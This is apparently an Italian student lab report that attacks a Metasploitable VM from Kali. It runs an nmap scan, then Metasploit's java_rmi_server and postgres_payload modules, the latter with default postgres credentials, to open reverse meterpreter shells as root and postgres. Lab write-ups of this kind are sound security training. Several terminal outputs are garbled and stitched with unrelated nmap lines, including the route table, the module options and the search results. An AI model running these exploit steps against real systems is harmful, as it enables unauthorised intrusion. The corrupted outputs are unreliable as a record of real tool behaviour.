

Report S7L5

Indice

1. Impostazione degli ip
2. Scansione con nmap dei servizi target
3. Msfconsole exploit java-rmi exploit
4. Msfconsole exploit PostgreSQL exploit


Impostazione degli ip

Come richiesto dall'esercizio ho provveduto a reimpostare gli indirizzi ip della macchina kali



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:be:6f:fd brd ff:ff:ff:ff:ff:ff  
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::218f:f931:a8ab:b7d7/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$
```

e della macchina metasploitable



```
meta (Snapshot 1.meta) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
gateway 192.168.75.1
network 192.168.75.0

[ Wrote 17 lines ]

msfadmin@metasploitable:~$
```

Scansione di nmap dei servizi target

Tramite il terminale di kali, ho aperto una sessione di nmap per effettuare una scansione: “nmap -sV -p- 192.168.75.112” ricevendo come risposta le porte aperte e I relativi servizi

```
(kali@kali)-[~]
$ nmap -sV -p- 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:17 CEST
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 09:18 (0:00:01 remaining)
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 09:19 (0:00:04 remaining)
Nmap scan report for 192.168.75.112
Host is up (0.00019s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
```

in questo modo abbiamo individuato il servizio indicato dall'esercizio per effettuare l'exploit.

Msfconsole java-rmi exploit

Ho scelto quindi di accedere ad: “msfconsole” per poter ricercare l’exploit necessario per svolgere l’esercizio. Ho quindi inserito :”search java_rmi” ed una volta individuato il giusto exploit: “use 1”



```
msf6 > search java_rmi

Matching Modules



| # | Name                                           | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | auxiliary/gather/java_rmi_registry             | .               | normal    | No    | Java RMI Registry Interfaces Enumeration                           |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |
| 2 | \_ target: Generic (Java Payload)              | .               | .         | .     | .                                                                  |
| 3 | \_ target: Windows x86 (Native Payload)        | .               | .         | .     | .                                                                  |
| 4 | \_ target: Linux x86 (Native Payload)          | .               | .         | .     | .                                                                  |
| 5 | \_ target: Mac OS X PPC (Native Payload)       | .               | .         | .     | .                                                                  |
| 6 | \_ target: Mac OS X x86 (Native Payload)       | .               | .         | .     | .                                                                  |
| 7 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner           |
| 8 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMI ConnectionImpl Deserialization Privilege Escalation       |



Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

una volta scelto l'exploit si può procedere al settaggio dei parametri quali: "lhost,rhosts" (macchina locale in ascolto, macchina target) ed il payload per permetterci di caricare la shell meterpreter



```
Actions Edit View Help
kali@kali: ~
File Actions Edit View Help
Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.75.112 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   /usr/share/metasploit-framework/data/certs/ssl_cert.pem no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.75.111 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Name      Current Setting  Required  Description
  ---      -
  0 (default)  VNC (protocol 3.3) (access denied)
```

in questo caso il payload caricato di default era quello di cui avevamo bisogno: "java/meterpreter/reverse_tcp" non è stato quindi necessario reimpostarlo.

Abbiamo avviato l'exploit con il comando: "exploit"



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/c570H23hr
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:58416) at 2024-07-12 11:40:06 +0200
```

la connessione è andata a buon fine e ci ha restituito una shell meterpreter



```
meterpreter > sysinfo
Computer Name : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > getuid
Server username: root
meterpreter >
```

procediamo con la richiesta dell'esercizio e chiediamo quindi la configurazione di rete e la tabella di routing tramite I comandi: "ifconfig", "route"

```
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe31:6461
IPv6 Netmask : ::
```

ecco la configurazione di rete

e la tabella di routing


```
meterpreter > route
Linux telnetd
open smtp Postfix smtpd
IPv4 network routes
ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
open rshbind 2 (RPC #100000)
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.75.112 255.255.255.0 0.0.0.0
open shell Netkit rshd
open sftp GNU Classpath sftpregistry
Metasploitable root shell
2-4 (RPC #100003)
open ftp ProFTPD 1.3.1
Subnet Netmask Gateway Metric Interface
::1 postgresql postgresql::DB 8.3.7
fe80::a00:27ff:fe31:6461 col 3.3
meterpreter >
```

Msfconsole exploit PostgreSQL exploit

Similmente all'esercizio precedente abbiamo aperto nmap ed effettuato una scansione per trovare il servizio sulla macchina metasploit 2 e procedere così all'exploit

```
(kali㉿kali)-[~]  
$ nmap -sV -p- 192.168.75.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:17 CEST  
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 96.67% done; ETC: 09:18 (0:00:01 remaining)  
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 96.67% done; ETC: 09:19 (0:00:04 remaining)  
Nmap scan report for 192.168.75.112  
Host is up (0.00019s latency).  
Not shown: 65505 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogin  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
```

abbiamo poi aperto msfconsole e iniziato la ricerca dell'exploit tramite comando: search "postgresql" ottenendo i seguenti risultati.



```
.
.
. 22 auxiliary/scanner/postgres/postgres_version
.      normal      No      PostgreSQL Server Generic Query
. 23 exploit/linux/postgres/postgres_payload
.      normal      No      PostgreSQL Version Probe
. 24 \_ target: Linux x86
.
. 25 \_ target: Linux x86_64
.
. 26 exploit/windows/postgres/postgres_payload
. 2007-06-05      excellent Yes      PostgreSQL for Linux Payload Execution
. 27 \_ target: Windows x86
.
. 28 \_ target: Windows x64
.
. 29 auxiliary/admin/http/rails_devise_pass_reset
. 2013-01-28      normal      No      Ruby on Rails Devise Authentication Password Reset
. 30 exploit/multi/http/rudder_server_sqli_rce
. 2023-06-16      excellent Yes      Rudder Server SQLI Remote Code Execution
. 31 post/linux/gather/vcenter_secrets_dump
. 2022-04-15      normal      No      VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 31, use 31 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 23
```


L'exploit di cui avevamo bisogno era il numero 23, inseriamo quindi: "use 23" per selezionare l'exploit. Successivamente passiamo al settaggio dei parametri necessari affinché questo vada a buon fine.

Procediamo quindi ad impostare I parametri: "lhost", "rhosts" (macchina locale in ascolto, macchina target) ed il payload per caricare la shell meterpreter.

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload): 9:17 CEST
Name      Current Setting  Required  Description
-----
VERBOSE   false           no       Enable verbose output
Nmap scan report for 192.168.75.112
Host is up (0.00019s latency).
Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
-----
SESSION   open_telnet      no       The session to run this module on
25/tcp    open_smtp        Postfix smtpd
53/tcp    open_domain      ISC BIND 9.4.2
Used when making a new connection via RHOSTS: Ubuntu) DAY/2)
Name      Current Setting  Required  Description
-----
DATABASE   postgres         no       The database to authenticate against
PASSWORD   postgres         no       The password for the specified username. Leave blank for a random password.
RHOSTS     192.168.75.112  no       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      5432             no       The target port
USERNAME   postgres         no       The username to authenticate as
Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Anche in questo caso il payload (freccia viola) caricato di default era quello di cui avevamo bisogno e non c'è stato quindi bisogno di impostarlo manualmente.


Lanciamo quindi l'exploit con il comando:"exploit"



A terminal window showing the execution of an exploit. A green arrow points to the command 'msf6 exploit(linux/postgres/postgres_payload) > exploit'. Another green arrow points to the line '[*] Meterpreter session 3 opened (192.168.75.111:4444 → 192.168.75.112:55640) at 2024-07-12 12:14:33 +0200'. The terminal output includes: 'Started reverse TCP handler on 192.168.75.111:4444', '192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)', 'Uploaded as /tmp/ENLZsIqC.so, should be cleaned up automatically', and 'Sending stage (1017704 bytes) to 192.168.75.112'.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (
Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ENLZsIqC.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 3 opened (192.168.75.111:4444 → 192.168.75.112:55640) at 2024-07-12 12:1
4:33 +0200
meterpreter > 
```

la connessione è avvenuta con successo chiediamo quindi alla shell informazioni sul sistema in cui ci troviamo con il comando : "sysinfo"



A terminal window showing the execution of the 'sysinfo' command. A green arrow points to the command 'meterpreter > sysinfo'. The terminal output includes: 'Started reverse TCP handler on 192.168.75.111:4444', '192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)', 'Uploaded as /tmp/pPX0gnId.so, should be cleaned up automatically', 'Sending stage (1017704 bytes) to 192.168.75.112', and 'Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:53564) at 2024-07-12 10:23:50 +0200'. The 'sysinfo' output shows: 'Computer name: metasploitable.localdomain', 'OS / kernel: Ubuntu 8.04 (Linux 2.6.24-16-server) 1.3', 'Architecture: i686', 'BuildTuple: i486-linux-musl', and 'Meterpreter: x86/linux'.

```
meterpreter > sysinfo
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (
Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pPX0gnId.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:53564) at 2024-07-12 10:2
3:50 +0200
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer name: metasploitable.localdomain
OS / kernel: Ubuntu 8.04 (Linux 2.6.24-16-server) 1.3
Architecture: i686
BuildTuple: i486-linux-musl
Meterpreter: x86/linux
meterpreter > 
```